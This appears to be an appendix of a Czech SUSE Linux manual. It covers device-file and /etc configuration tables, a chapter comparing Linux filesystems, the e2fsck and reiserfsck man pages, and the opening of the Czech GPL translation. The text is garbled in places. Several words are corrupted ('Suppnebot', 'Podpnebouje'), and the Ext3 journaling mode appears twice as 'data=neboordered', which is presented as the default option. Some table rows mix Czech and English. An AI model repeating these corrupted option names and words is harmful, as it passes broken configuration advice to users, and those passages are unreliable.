/dev/sbpcd0 až	CD-ROM s řadičem na kartě Soundblaster
/dev/sbpcd3	
/dev/sonycd	Sony CDU 31a CD-ROM
/dev/sjcd	Sanyo CD-ROM
/dev/optcd	Optics Storage CD-ROM

Tabulka C.2: Přehled souborů zařízení pro mechaniku CD

Páskové mechaniky

/dev/rmt0	1. streamer SCSI s aut. převíjením
/dev/nrmt0	1. streamer SCSI bez aut. převíjení
/dev/ftape	Floppy streamer s aut. převíjením
/dev/nftape	Floppy streamer bez aut. převíjení

Tabulka C.3: Přehled souborů zařízení pro páskové mechaniky

Myši

<code>/dev/mouse</code>	Odkaz (který vytvoří YaST2) na použité rozhraní. Pro sériové myši je to <code>/dev/ttyS0</code> až <code>/dev/ttyS3</code> , jinak některý z uvedených souborů zařízení:
<code>/dev/atibm</code>	Sběrníková myš grafické karty ATI.
<code>/dev/logibm</code>	Sběrníková myš Logitech.
<code>/dev/psaux</code>	Myš PS/2.
<code>/dev/inportbm</code>	Sběrníková myš PS/2 (Microsoft Inport Busmouse).
<code>/dev/sunmouse</code>	Myš SUN.

Tabulka C.4: Přehled souborů zařízení pro myši

Modemy

<code>/dev/modem</code>	Odkaz (který vytvoří YaST2) na použité sériové rozhraní <code>/dev/ttyS0</code> až <code>/dev/ttyS3</code> , na kterém je modem připojen (nebo nalezen)
-------------------------	---

Tabulka C.5: Přehled souborů zařízení pro modemy

Sériová rozhraní

<code>/dev/ttyS0</code>	sériové rozhraní 0 až 3
až	(COM1 až COM4);
<code>/dev/ttyS3</code>	další do <code>ttyS63</code>
atd.	
<code>/dev/cua0</code>	
až	zastaralé od verze jádra 2.2.x
<code>/dev/cua3</code>	
atd.	

Tabulka C.6: Přehled souborů zařízení pro sériová rozhraní

Paralelní rozhraní

/dev/lp0
až paralelní rozhraní (LPT1 až LPT3)
/dev/lp2

Tabulka C.7: Soubory zařízení pro paralelní rozhraní (tiskárny)

Speciální zařízení

<code>/dev/null</code>	prázdný soubor, který „polyká“ data
<code>/dev/tty1</code>	
až	virtuální konzole
<code>/dev/tty8</code>	
<code>/dev/zero</code>	výstup lib. počtu nulových bytů

Tabulka C.8: Soubory zařízení pro speciální účely

Konfigurační soubory v adresáři `/etc`

<code>/etc/SuSE-release</code>	Údaje o instalované verzi SUSE Linuxu.
<code>/etc/rc.config</code>	Centrální konfigurační soubor. Vytvoří ho YaST a čtou ho startovací skripty a SuSEconfig.
<code>/etc/rc.config.d</code>	Adresář s dalšími soubory s proměnnými ze souboru <code>rc.config</code> .
<code>/etc/inittab</code>	Konfigurační soubor pro proces <code>init</code> .
<code>/etc/lilo.conf</code>	Konfigurace LILO.
<code>/etc/modules.conf</code>	Konfigurace modulů jádra.
<code>/etc/DIR_COLORS</code>	Barvy pro program <code>ls</code> .
<code>/etc/X11/XF86Config</code>	Konfigurace pro X Window.
<code>/etc/fstab</code>	Tabulka souborových systémů, které se automaticky připojují při spuštění systému.
<code>/etc/profile</code>	Přihlašovací skript pro příkazový procesor (<code>sh</code> , <code>bash</code> atd.).
<code>/etc/csh.login</code>	Přihlašovací skript pro <code>tcsh</code> .
<code>/etc/csh.cshrc</code>	Nastavení pro <code>tcsh</code> .
<code>/etc/profile.d</code>	Adresář s rozšířeními pro <code>/etc/profile</code> resp. <code>/etc/csh.cshrc</code> .
<code>/etc/passwd</code>	Databáze uživatelů: uživatelské jméno, domovský adresář, přihlašovací příkazový procesor, uživatelské číslo.
<code>/etc/shadow</code>	Hesla.

Tabulka C.9: pokr. na další str. . .

<code>/etc/group</code>	Skupiny uživatelů.
<code>/etc/printcap</code>	Popis instalovaných tiskáren. Používá ho tiskový démon <code>lpd</code> .
<code>/etc/hosts</code>	Přiřazení jmen počítačů k IP adresám (nutné, pokud se nepoužívá nameserver).
<code>/etc/inetd.conf</code>	Definice konfigurovaných služeb IP (telnet, finger, ftp atd.).
<code>/etc/syslogd.conf</code>	Konfigurační soubor pro démona <code>syslog</code> , který protokoluje systémová hlášení.

Tabulka C.9: Konfigurační soubory v adresáři `/etc`

Skryté konfigurační soubory v domovském adresáři

V domovském adresáři uživatele je několik konfiguračních souborů, které jsou skryté, aby nemátly hlavně začátečníky. Jsou označeny tečkou na začátku jména. Příkaz `ls` je nevypisuje, je nutno zadat příkaz `ls -a`. Příklady těchto souborů jsou v tabulce *Skryté konfigurační soubory v domovském adresáři* na této straně.

<code>.profile</code>	přihlašovací skript uživatele (při použití <code>bash</code>).
<code>.bashrc</code>	Konfigurace <code>bash</code> .
<code>.exrc</code>	Konfigurace <code>vi</code> , <code>ex</code> .
<code>.xinitrc</code>	Spouštěcí skript pro X Window.
<code>.fvwmrc</code>	Konfigurace správce oken <code>Fvwm</code> .
<code>.ctwmrc</code>	Konfigurace správce oken <code>Ctwm</code> .
<code>.openwin-menu</code>	Konfigurace <code>Olvwm</code> a <code>olvwm</code> .

Tabulka C.10: Skryté konfigurační soubory v domovském adresáři

Při založení uživatele se tyto soubory kopírují do domovského adresáře ze vzorů v adresáři `/etc/skel`.

Souborové systémy

Linux podporuje řadu různých souborových systémů. V této kapitole najdete krátký přehled těch nejpobulárnějších včetně jejich popisu, výhod a příkladů vhodného nasazení. Zároveň se zde dočtete o podpoře LFS („Large File Suppnebot“) v Linuxu.

Glosář	662
Hlavní souborové systémy Linuxu	662
Některé další podporované souborové systémy	667
Podpora souborů větších než 2 GB	668
Další informace	670

Glosář

metadata Interní datová struktura souborového systému, která zajišťuje okamžit organizování a přístupnost dat na disku. Lze je nazvat také „daty o datech“. Prakticky všechny souborové systémy metadata používají a jejich struktura bývá jedním z důvodů odlišných výkonů.

inod Inody obsahují různé informace o souboru, včetně velikosti, počtu odkazů, data a času vytvoření, změny a posledního přístupu, stejně jako ukazatele na diskové bloky, kde je soubor skutečně uložen.

žurnál Žurnál je struktura na disku obsahující záznam o změnách metadat souborového systému. „Žurnálování“ má významnou zásluhu na obnově souborového systému v případě poškození a kontrole konzistence při startu. Při kontrole jsou obnovovány pouze žurnály.

Hlavní souborové systémy Linuxu

Před několika lety byla volba souborového systému v Linuxu otázkou několika vteřin. Buď („Ext2 nebo ReiserFS“). Jádra řady 2.4 nabízejí však mnohem víc.

Při volbě souborového systému je především v situacích, kdy je požadován maximální výkon, nutné uvážit, jaké aplikace hodláte používat. Každý souborový systém má své výhody i nevýhody, které je nutné přitom brát v úvahu. Ani ten nejlepší souborový systém však nedokáže nahradit rozumné zálohování.

Termíny „integrita dat“ nebo „konzistence dat“ používané v této kapitole, nemají nic společného s konzistencí uživatelských dat (dat zapisovaných aplikacemi do souborů). Zda jsou data pro aplikace konzistentní, si kontrolují přímo aplikace.

Poznámka

Nastavení souborového systému

Všechna zde uvedená nastavení lze snadno provést pomocí programu YaST.

Poznámka

Ext2

Historie Ext2 sahá až do počátečních dnů Linuxu. Jeho předchůdce Extended souborový systém byl implementován v dubnu roku 1992 v Linuxu 0.96c. Od té doby prošel Extended souborový systém celou řadou změn až k Ext2, nejpopulárnějšímu linuxovému souborovému systému. Z trůnu ho sesadil až příchod žurnálovacích souborů.

Ext2 neumožňuje dynamickou alokaci inodů. Znamená to, že datové bloky, do jsou data ukládána, jsou vždy stejně velké. Tato skutečnost může vést k ne hospodárnému využívání diskového prostoru.

Základní přehled vlastností Ext2 vám pomůže přiblížit tomu, proč byl tento souborový systém (a v některých oblastech stále ještě je) nejoblíbenějším linuxovým souborovým systémem.

Spolehlivost Od počátků svého vzniku Ext2 prošel celou řadou testů a zlepšení. To může být důvod, proč se jeví tak spolehlivým. Pokud systém není možné bezpečně odpojit, spustí se `e2fsck`, který začne kontrolovat data souborového systému. Metadata jsou spojována do konzistentního stavu a chybná nebo poškozená data nebo bloky dat jsou zapisována do příslušného souboru (nazývaného `lost+found`). Narozdíl od žurnálovacích souborových systémů `e2fsck` nekontroluje jen pozměněná data, ale celý systém. To u dnešních disků samozřejmě zabere mnoho času. Protože však není nutné spravovat žurnály a používá mnohem méně paměti, je v některých případech rychlejší než ostatní souborové systémy.

Jednoduchý upgrade Souborový systém Ext2 tvoří z velké části podklad pro souborový systém další generace Ext3. Jeho spolehlivost byla elegantně skombinována s výhodami žurnálování.

Ext3

Ext3 navrhl Stephen Tweedie. Na rozdíl od všech ostatních novějších souborových systémů není Ext3 založen na zcela nových základech. Jeho vývoj byl založen na Ext2. Tyto dva souborové systémy tak k sobě mají velmi blízko. Není proto problém vystavět Ext3 na již existujícím systému Ext2. Největší rozdíl, který tyto dva systémy odlišuje, je především podpora žurnálování v Ext3.

Ext3 nabízí tyto nejvýznamnější výhody:

Jednoduchý upgrad z Ext2 Ext3 je založen na kódu Ext2 a zdílí s ním formát dat na disku. Z toho důvodu je přechod z Ext2 na Ext3 velmi jednoduchý. Obnova při poškození a kontrola tohoto systému je extrémně rychlá a bezpečná. Pokud z nějakého důvodu Ext3 nevyhovuje vašim požadavkům, není problém vrátit se zpět k Ext2. Downgrade je stejně jednoduchý jako upgrade. Stačí čistě odpojit souborový systém Ext3 a pak ho připojit jako Ext2.

Spolehlivost a výkon Naprostá většina žurnálovacích souborů je „metadata-only“. To znamená, že metadata jsou vždy udržována v konzistentním stavu, což ale není vždy garancí konzistentnosti samotných dat souborového systému. Ext3 je navržen tak, aby se staral jak o metadata tak o samotná data. Stupeň této „péče“ lze nastavit. Povolení Ext3 v režimu `data=journal` poskytuje maximální bezpečnost (integritu dat), ale žurnálování dat i metadat může vést k výraznému zpomalení systému. Jednou z novějších záležitostí je režim `data=neboordered`, který zajišťuje integritu dat i metadat, ale žurnálování provádí pouze u metadat. Ovladač souborového systému sbírá všechny bloky dat, které náleží k určitému updatu metadat. Tyto bloky jsou seskupovány do „transakcí“ a ty jsou pak před updatem metadat zapsány na disk. Výsledkem je zajištění konzistence dat i metadat bez viditelného zvýšení zatížení systému. Třetí volbou je režim `data=writeback`, který umožňuje zapsat data po zapsání metadat do žurnálu. Tato volba vykazuje nejlepší hodnoty při měření výkonu. Zároveň dokáže zajistit obnovu dat při narušení integrity souborového systému. Pokud pro Ext3 nenastavíte žádný režim, použije se `data=neboordered`.

Tip**Přechod z Ext2 na Ext3**

Přechod z Ext2 na Ext3 na již existujícím systému se skládá ze dvou kroků:

Žurnály Přihlaste se jako `root` a zadejte příkaz `tune2fs -j`. Tak vytvoříte žurnál Ext3 s výchozími parametry. Pokud chcete nastavit délku žurnálu, zadáte místo předešlého příkazu příkaz `tune2fs -J` spolu s volbami `size=` a `device=`. Více informací o programu `tune2fs` najdete v jeho manuálové stránce (`man 8 tune2fs`).

Nastavení typu souborového systému v `/etc/fstab` Aby byl Ext3 správně rozpoznáván, je nutné ho uvést v souboru `/etc/fstab`. U položky diskového oddílu, u které jsme souborový systém změnili, musíte změnit typ souborového systému z `ext2` na `ext3`. Změna se projeví po restartu počítače.

Tip**ReiserFS**

Ten souborový systém byl jednou z hlavních novinek jádra 2.4. Pro SUSE jádra předcházející řady 2.2.x byl dostupný jako jaderný patch. ReiserFS vznikl díky Hansi Reiserovi a týmu vývojářů společnosti Namesys.

ReiserFS byl alternativou staršího souborového systému Ext2. ReiserFS se zaměřuje na péči o metadata, ale ne o samotná data. Následující verze vy již měly obsahovat také datové žurnálování (do žurnálu jsou zapisovny informace o metadatach i aktuálních datech).

Výhody souborového systému ReiserFS:

Lepší využití disku V ReiserFS jsou všechna data organizována ve strukturách nazývaných B* stromy. Stromová struktura umožňuje lepší využití disku, protože malé soubory lze umístit přímo do listu stromu, místo rozmístění po celém disku a spravovat pak ukazatele na umístění dat. Data navíc nejsou unistována do bloků s pevnou velikostí (obvykle 1 nebo 4 kB), ale do bloků potřebné velikosti. Další výhoda ReiserFS spočívá v dynamickém alokování inodů. To umožňuje oproti starším systémům vyšší flexibilitu.

Vyšší diskový výkon U malých souborů najdete informace o datech souboru a „stat_data“ (inode) vedle sebe. Lze je přechít jednou jednoduchou diskovou IO operací, což znamená, že je potřeba pouze jeden přístup na disk.

Rychlá obnova po poškození V případě havárie počítače a poškození souborového systému lze souborový systém ve většině případů opravit během několika sekund. Žurnálování také urychluje pravidelné kontroly konzistence souborového systému.

JFS

JFS byl navržen společností IBM. První testovací verze JFS se v linuxové komunitě objevila na jaře roku 2000. Verze 1.0.0 vyšla roku 2001. JFS byl navržen pro výkonné servery a proto byl velký důraz kladen na jeho výkonnost. Jako plně 64 bitový souborový systém, JFS podporuje větší velikost souborů i oddílů.

Vlastnosti JFS:

Výkonné žurnálování JFS klade stejně jako ReiserFS důraz pouze na „metadata“. Stejně jako ReiserFS při opravě kontroluje pouze změny v metadatech, což vede k vysoké úspoře času. Konkurenční operace vyžadují současně záznam lze spojit do jedné skupiny a tak vícenásobnými operacemi zápisu redukovat ztráty výkonu.

Vynikající organizace adresářů JFS používá dva typy organizace adresářů. Pro malé adresáře umožňuje ukládání obsahu přímo v inodu. U větších adresářů používá B⁺ stromy.

Lepší využití prostoru díky dynamické alokaci anodů JFS šetří váš čas — inody jsou alokovány automaticky.

XFS

Původně společnost SGI spustila vývoj tohoto systému na začátku roku 1990 pro svůj operační systém IRIX OS. XFS měl být výkonným 64-bitovým žurnálovacím souborovým systémem určeným pro ty nejnáročnější výpočetní úlohy. XFS dosahuje vynikajících výsledků při práci s velkými soubory a špičkovým hardwarem. Stejně jako jiné žurnálovací systémy jako např. ReiserFS však kontroluje pouze integritu metadat.

Rychlý přehled na hlavní vlastnosti XFSukáže, proč je tak dobrým souborovým systémem pro náročné výpočetní úlohy:

Vysoká stabilita díky využití alokačních skupin Při vytvoření souborového systému XFS je souborový systém rozdělen do osmi nebo více lineárních částí stejné velikosti. Ty jsou označovány jako „alokační skupiny“. Na alokační skupiny lze pohlížet jako na „souborový systém v souborovém systému“. Jednotlivé alokační skupiny na sobě nejsou nijak závislé, takže jádro může současně adresovat několik skupin najednou. Tato funkce pak vede k vysokému výkonu souborového systému XFS.

Vysoký výkon podpořený účinnou správou diskového prostoru Volný prostor a inody jsou spravovány B⁺ stromy vně alokačních skupin. Využívání B⁺ stromů zvyšuje výkon. S XFS je spojena funkce „delayed alokace“. XFS při alokaci dělí proces na dvě části. Transakce jsou uloženy v RAM a je pro ně rezervována předpokládaná velikost prostoru. XFS nerozhoduje, kde přesně budou data uložena (bloky souborového systému). Toto rozhodnutí je odloženo na poslední možnou chvíli. Některá data se tak vůbec nedostanou na disk, protože dříve než XFS rozhodne o jejich uložení, zastarají. Tímto způsobem je zvyšován výkon při zápisu a redukována fragmentace souborového systému. Vzhledem ke strategii „delayed alokace“ je však XFS mnohem náchylnější ke ztrátám dat při pádu systému než jiné souborové systémy.

Prelokace souborového systému jako prevence fragmentace Před zápisem dat do souborového systému, XFS „rezervuje“ (prelokuje) volný prostor potřebný pro soubor. Tak je maximálně redukována fragmentace souborového systému. Zároveň dojde ke zvýšení výkonu, protože jednotlivé soubory nejsou rozmístěny po celém souborovém systému.

Některé další podporované souborové systémy

Tabulka D.1 na následující straně shrnuje některé další souborové systémy podporované Linuxem. Jedná se především o takové souborové systémy, které jsou podporovány z důvodů kompatibility s jinými systémy nebo typy médií.

cramfs	<i>Komprimovaný souborový systém ROM souborový systém: Komprimovaný souborový systém pouze ke čtení nebo ROMs.</i>
hpfs	<i>High Performance souborový systém: the IBM OS/2 standard souborový systém — only podporované in read-only mode.</i>
iso9660	Standardní souborový systém na CD.
minix	První linuxový souborový systém used in Linux. Dnes se používá prakticky pro diskety.
msdos	<i>fat</i> , souborový systém používaný systémem DOS. Dnes je používán řadou dalších operačních systémů.
ncpfs	souborový systém pro připojení svazků Novellu přes síť.
nfs	<i>Síťový souborový systém: Síťový souborový systém umožňuje uložení dat na jednom počítači, na který pak mohou přes síť přistupovat uživatelé z jiných počítačů.</i>
smbfs	<i>Server Message Block: síťový souborový systém umožňující přístup po síti používaný systémy Windows.</i>
sysv	Používané systémy SCO UNIX, Xenix a Coherent (komerní unixové systémy pro PC).
ufs	Používané systémy BSD, SunOS a NeXTstep. Podpnebouje pouze režim <i>read-only</i> .
umsdos	<i>UNIX na MSDOS: aplikovaný na normálním fat souborovém systému. Unixové funkčnosti (přístupová práva, odkazy, dlouhá jména souborů) dosahuje vytvářením zvláštních souborů.</i>
vfat	<i>Virtual FAT: rozšíření souborového systému fat (podporuje dlouhá jména souborů).</i>
ntfs	<i>Windows NT souborový systém, pouze ke čtení.</i>

Tabulka D.1: Typy souborových systémů v Linux

Podpora souborů větších než 2 GB

Původně podporovaná maximální velikost linuxového souboru je 2 GB. Před příchodem multimediálních souborů a rozsáhlých databází se tato velikost zdála dostatečná. Především velmi rozmach digitálního zpracování médií sebou přinesl nutnost upravit jádro a knihovnu C tak, aby bylo

možné pracovat také se soubory většími než 2 GB. V současné době již LFS podporují prakticky všechny novější souborové systémy.

Tabulka D.2 poskytuje přehled současných omezení velikostí linuxových souborů a souborových systémů v jádrech řady 2.4.

Souborový systém	omezení velikosti souboru [B]	velikost souborového systému [B]
Ext2 nebo Ext3 (1 kB velikost bloku)	2^{34} (16 GB)	2^{41} (2 TB)
Ext2 nebo Ext3 (2 kB velikost bloku)	2^{38} (256 GB)	2^{43} (8 TB)
Ext2 nebo Ext3 (4 kB velikost bloku)	2^{41} (2 TB)	2^{44} (16 TB)
Ext2 nebo Ext3 (8 kB velikost bloku) (systémy se stránkami 8 kB (jako Alpha))	2^{46} (64 TB)	2^{45} (32 TB)
ReiserFS 3.5	2^{32} (4 GB)	2^{44} (16 TB)
ReiserFS 3.6 (Linux 2.4)	2^{60} (1 EB)	2^{44} (16 TB)
XFS	2^{63} (8 EB)	2^{63} (8 EB)
JFS (512 B velikost bloku)	2^{63} (8 EB)	2^{49} (512 TB)
JFS (4 kB velikost bloku)	2^{63} (8 EB)	2^{52} (4 PB)
NFSv2 (na straně klienta)	2^{31} (2 GB)	2^{63} (8 EB)
NFSv3 (na straně klienta)	2^{63} (8 EB)	2^{63} (8 EB)

Tabulka D.2: Maximální velikost souborových systémů

Poznámka

Omezení linuxového jádra

Tabulka D.2 na předchozí straně popisuje omezení v závislosti formátování disku. Existují také omezení jádra (jádro verze 2.4.x):

- *32-bitové systémy*: Maximální velikost jakéhokoliv blokového zařízení nebo souboru je omezena velikostí 2 TB. Pomocí LVM v kombinaci s různými blokovými zařízeními je možné velikost souborových systémů měnit.
- *64-bitové systémy*: Velikost souboru a souborového systému je omezena na 2^{63} (8 EB). Tento limit v současné době ani reálně nelze kvůli omezením hardwaru dosáhnout.

Poznámka

Další informace

Každý z uvedených souborových systémů je spravován vlastním projektem, který má vlastní internetové stránky obsahující veškerou dostupnou dokumentaci a také emailovou konferenci.

<http://e2fsprogs.sourceforge.net/ext2.html>

<http://www.zipworld.com.au/~akpm/linux/ext3/>

<http://www.namesys.com/>

<http://oss.software.ibm.com/developerworks/opensource/jfs/>

<http://oss.sgi.com/projects/xfs/>

Srovnávací tutoriál linuxových souborových systémů najdete na stránkách *IBM developerWorks*:

<http://www-106.ibm.com/developerworks/library/l-fs.html>

Srovnání linuxových žurnálovacích souborových systémů najdete v článku od Juan I. Santos Flneboidou veřejněného v *Linuxgazette*:

<http://www.linuxgazette.com/issue55/flneboido.html>.

Pokud byste rádi získali další informace o LFS v Linux, doporučujeme vám stránky Andrease Jaegera:

http://www.suse.de/~aj/linux_lfs.html.

Manuálová stránka e2fsck

E2FSCK(8)

E2FSCK(8)

NAME

e2fsck - check a Linux second extended file system

SYNOPSIS

```
e2fsck [ -pacnyrdfvstFSV ] [ -b superblock ] [ -B block-size ] [ -l|-L bad_blocks_file ] [ -C fd ] [ -j external-journal ] [ device ]
```

DESCRIPTION

e2fsck is used to check a Linux second extended file system (e2fs). E2fsck also supports ext2 filesystems containing a journal, which are also sometimes known as ext3 filesystems.

device is the special file corresponding to the device (e.g /dev/hdcl).

OPTIONS

-a This option does the same thing as the -p option. It is provided for backwards compatibility only; it is suggested that people use -p option whenever possible.

-b superblock

Instead of using the normal superblock, use an alternative superblock specified by superblock. This option is normally used when the primary superblock has been corrupted. The location of the backup superblock is dependent on the filesystem's blocksize. For filesystems with 1k blocksizes, a backup superblock can be found at block 8193; for filesystems with 2k blocksizes, at block 16384; and for 4k blocksizes, at block 32768.

Additional backup superblocks can be determined by using the mke2fs program using the -n option to print out where the superblocks were created. The -b option to mke2fs, which specifies blocksize of the filesystem must be specified in order for the superblock locations that are printed out to be accurate.

If an alternative superblock is specified and the filesystem is not opened read-only, e2fsck will make sure that the primary superblock is updated appropriately upon completion of the filesystem check.

-B blocksize

Normally, e2fsck will search for the superblock at various different block sizes in an attempt to find the appropriate block size. This search can be fooled in some cases. This option forces e2fsck to only try locating the superblock at a particular blocksize. If the superblock is not found, e2fsck will terminate with a fatal error.

-c

This option causes e2fsck to run the badblocks(8) program to find any blocks which are bad on the filesystem, and then marks them as bad by adding them to the bad block inode.

-C

This option causes e2fsck to write completion information to the specified file descriptor so that the progress of the filesystem check can be monitored. This option is typically used by programs which are running e2fsck. If the file descriptor specified is 0, e2fsck will print a completion bar as it goes about its business. This requires that e2fsck is running on a video console or terminal.

-d

Print debugging output (useless unless you are debugging e2fsck).

-f

Force checking even if the file system seems clean.

-F

Flush the filesystem device's buffer caches before beginning. Only really useful for doing e2fsck time trials.

-j external-journal

Set the pathname where the external-journal for this filesystem can be found.

-l filename

Add the blocks listed in the file specified by filename to the list of bad blocks. The format of this file is the same as the one generated by the badblocks(8) program.

- l filename
Set the bad blocks list to be the list of blocks specified by filename. (This option is the same as the -l option, except the bad blocks list is cleared before the blocks listed in the file are added to the bad blocks list.)
- n
Open the filesystem read-only, and assume an answer of 'no' to all questions. Allows e2fsck to be used non-interactively. (Note: if the -c, -l, or -L options are specified in addition to the -n option, then the filesystem will be opened read-write, to permit the bad-blocks list to be updated. However, no other changes will be made to the filesystem.)
- p
Automatically repair ("preen") the file system without any questions.
- r
This option does nothing at all; it is provided only for backwards compatibility.
- s
This option will byte-swap the filesystem so that it is using the normalized, standard byte-order (which is i386 or little endian). If the filesystem is already in the standard byte-order, e2fsck will take no action.
- S
This option will byte-swap the filesystem, regardless of its current byte-order.
- t
Print timing statistics for e2fsck. If this option is used twice, additional timing statistics are printed on a pass by pass basis.
- v
Verbose mode.
- V
Print version information and exit.
- y
Assume an answer of 'yes' to all questions; allows e2fsck to be used non-interactively.

EXIT CODE

The exit code returned by e2fsck is the sum of the following conditions:

- 0 - No errors
- 1 - File system errors corrected
- 2 - File system errors corrected, system should be rebooted if file system was mounted
- 4 - File system errors left uncorrected

8 - Operational error
16 - Usage or syntax error
128 - Shared library error

SIGNALS

The following signals have the following effect when sent to e2fsck.

SIGUSR1

This signal causes e2fsck to start displaying a completion bar. (See discussion of the -C option.)

SIGUSR2

This signal causes e2fsck to stop displaying a completion bar.

REPORTING BUGS

Almost any piece of software will have bugs. If you manage to find a filesystem which causes e2fsck to crash, or which e2fsck is unable to repair, please report it to the author.

Please include as much information as possible in your bug report. Ideally, include a complete transcript of the e2fsck run, so I can see exactly what error messages are displayed. If you have a writeable filesystem where the transcript can be stored, the script(1) program is a handy way to save the output of e2fsck to a file.

It is also useful to send the output of dumpe2fs(8). If a specific inode or inodes seems to be giving e2fsck trouble, try running the debugfs(8) command and send the output of the stat(1u) command run on the relevant inode(s). If the inode is a directory, the debugfs dump command will allow you to extract the contents of the directory inode, which can sent to me after being first run through uuen>code(1).

Always include the full version string which e2fsck displays when it is run, so I know which version you are running.

AUTHOR

This version of e2fsck was written by Theodore Ts'o <tytso@mit.edu>.

SEE ALSO

mke2fs(8), tune2fs(8), dumpe2fs(8), debugfs(8)

Manuálová stránka reiserfsck

REISERFSCK(8)

REISERFSCK(8)

NAME

reiserfsck - check a Linux Reiserfs file system

SYNOPSIS

```
reiserfsck [ -afprVy ] [ --check | --fix-fixable |
--rebuild-sb | --rebuild-tree | --clean-attributes ] [ -j
| --journal-device device ] [ --no-journal-available ] [
-z | --adjust-file-size ] [ -S | --scan-whole-partition ]
[ -l | --logfile filename ] [ -n | --nolog ] [ -q |
--quiet ] device
```

DESCRIPTION

Reiserfsck searches for a Reiserfs filesystem on a device, replays any necessary transactions, and either checks or repairs the file system.

device is the special file corresponding to the device or partition (e.g /dev/hdXX for IDE disk partition or /dev/sdXX for SCSI disk partition).

OPTIONS

--check

This default action checks file system consistency and reports but does not repair any corruption that it finds. This option may be used on a read-only file system mount. The --check option exits with status 0 to indicate that no corruption was found. Otherwise, reiserfsck returns 1 to indicate corruption that can be fixed with --fix-fixable and 2 to indicate corruption that requires --rebuild-tree.

--fix-fixable
This option recovers certain kinds of corruption that do not require rebuilding the entire file system tree (**--rebuild-tree**). Normally you only need this option if the **--check** option reports "corruption that can be fixed with **--fix-fixable**". This includes: zeroing invalid data-block pointers, correcting **st_size** and **st_blocks** for directories, and deleting invalid directory entries.

--rebuild-sb
This option recovers the superblock on a Reiserfs partition. Normally you only need this option if mount reports "read_super_block: can't find a reiserfs file system" and you are sure that a Reiserfs file system is there.

--rebuild-tree
This option rebuilds the entire file system tree using leaf nodes found on the device. Normally you only need this option if the **--check** option reports "corruption that can be fixed only during **--rebuild-tree**". You are strongly encouraged to make a backup copy of the whole partition before attempting the **--rebuild-tree** option.

--clean-attributes
This option cleans reserved fields of Stat-Data items.

--journal-device device, -j device
This option supplies the device name of the current file system journal. This option is required when the journal resides on a separate device from the main data device (although it can be avoided with the expert option **--no-journal-available**).

--adjust-file-size, -z
This option causes reiserfsck to correct file sizes that are larger than the offset of the last discovered byte. This implies that holes at the end of a file will be removed. File sizes that are smaller than the offset of the last discovered byte are corrected by **--fix-fixable**.

--logfile filename, -l filename
This option causes reiserfsck to report any corruption it finds to the specified log file rather than **stderr**.

--nolog, -n
This option prevents reiserfsck from reporting any

kinds of corruption.

- `--quiet, -q`
This option prevents reiserfsck from reporting its rate of progress.
- `-a, -p` These options are usually passed by `fsck -A` during the automatic checking of `/etc/fstab` partitions. For compatibility, these options simply cause `reiserfsck` to print information about the specified file system. No checks are performed. When it is set `-` reiserfsck assumes that it is called by `fsck -A`, provides some information about the specified filesystem and exits.
- `-V` This option prints the reiserfsprogs version and exit.
- `-r, -p, -y`
These options are ignored.
- `-V, -f` prints version and exits

EXPERT OPTIONS

DO NOT USE THESE OPTIONS UNLESS YOU KNOW WHAT YOU ARE DOING. WE ARE NOT RESPONSIBLE IF YOU LOSE DATA AS A RESULT OF THESE OPTIONS.

- `--no-journal-available`
This option allows reiserfsck to proceed when the journal device is not available. This option has no effect when the journal is located on the main data device. NOTE: after this operation you must use `reiserfstune` to specify a new journal device.
- `--scan-whole-partition, -S`
This option causes `--rebuild-tree` to scan the whole partition, not only used space on the partition.

EXAMPLE OF USING

1. You think something may be wrong with a reiserfs partition on `/dev/hda1` or you would just like to perform a periodic disk check.
2. Run `reiserfsck --check --logfile check.log /dev/hda1`. If reiserfsck `--check` exits with status 0 it means no errors were discovered.
3. If reiserfsck `--check` exits with status 1 (and reports about fixable corruptions) it means that you should run `reiserfsck --fix-fixable --logfile fixable.log /dev/hda1`.
4. If reiserfsck `--check` exits with status 2 (and reports

about fatal corruptions) it means that you need to run `reiserfsck --rebuild-tree`. If `reiserfsck --check` fails in some way you should also run `reiserfsck --rebuild-tree`, but we also encourage you to submit this as a bug report.

5. Before running `reiserfsck --rebuild-tree`, please make a backup of the whole partition before proceeding. Then run `reiserfsck --rebuild-tree --logfile rebuild.log /dev/hda1`.

6. If the `--rebuild-tree` step fails or does not recover what you expected, please submit this as a bug report. Try to provide as much information as possible and we will try to help solve the problem.

EXIT CODE

`reiserfsck` uses the following exit codes:

- 0 - No errors
- 1 - File system errors corrected
- 2 - File system errors corrected, system should be rebooted if file system was mounted
- 4 - File system errors left uncorrected
- 8 - Operational error
- 16 - Usage or syntax error

AUTHOR

This version of `reiserfsck` has been written by Vitaly Fertman <vitaly@namesys.com> and Vladimir Saveliev <vs@namesys.com>.

BUGS

There are likely to be some bugs. Please report bugs to the ReiserFS mail-list <reiserfs-list@namesys.com>.

TODO

Faster recovering, signal handling, i/o error handling, return reasonable exit codes, etc.

SEE ALSO

`mkreiserfs(8)`, `debugreiserfs(8)`, `reiserfstune(8)`

GNU General Public License

Tento *neautorizovaný* překlad byl bez úprav převzat z české oficiální stránky projektu GNU <http://www.gnu.cz/gplcz.html>. SuSE CR, s.r.o. tímto děkuje za jeho poskytnutí.

GNU GENERAL PUBLIC LICENSE

Druhá verze 2. červen 1991

Copyright (C) 1989, 1991 Free Software Foundation,
Inc. 675 Mass Ave, Cambridge, MA 02139, USA

Kopírování a distribuce doslovných kopií tohoto licenčního dokumentu jsou dovoleny komukoliv, jeho změny jsou však zakázány.

PREAMBULE

Licence pro většinu programového vybavení jsou navrženy tak, že vám odebírají právo jeho volného sdílení a úprav. Smyslem Obecné veřejné licence GNU je naproti tomu zaručit volnost sdílení a úpravy volného programového vybavení – pro zajištění volného přístupu k tomuto programovému vybavení pro všechny jeho uživatele. Tato Obecná veřejná licence GNU se vztahuje na většinu programového vybavení nadace Free Software Foundation a na jakýkoli jiný program, jehož autor se přikloní k jejímu používání. (Některé další programové vybavení od Free Software Foundation je namísto toho pokryto Obecnou knihovni veřejnou licencí GNU.) Můžete ji rovněž použít pro své programy.

Pokud mluvíme o volném programovém vybavení, máme na mysli volnost, nikoliv cenu. Naše Obecná veřejná licence je navržena pro zajištění

toho, že můžete volně šířit kopie volného programového vybavení (a účtovat si za tuto službu, pokud chcete), že obdržíte zdrojový kód anebo jej můžete získat, pokud chcete, že můžete tento software měnit nebo jeho části použít v nových programech; a že víte, že tyto věci smíte dělat.

Abychom mohli vaše práva chránit, musíme vytvořit omezení, která zakáží komukoli vám tato práva odepírat nebo vás žádat, abyste se těchto práv vzdal. Tato omezení se promítají do jistých povinností, kterým musíte dostát, pokud šíříte kopie dotyčného programového vybavení anebo ho modifikujete.

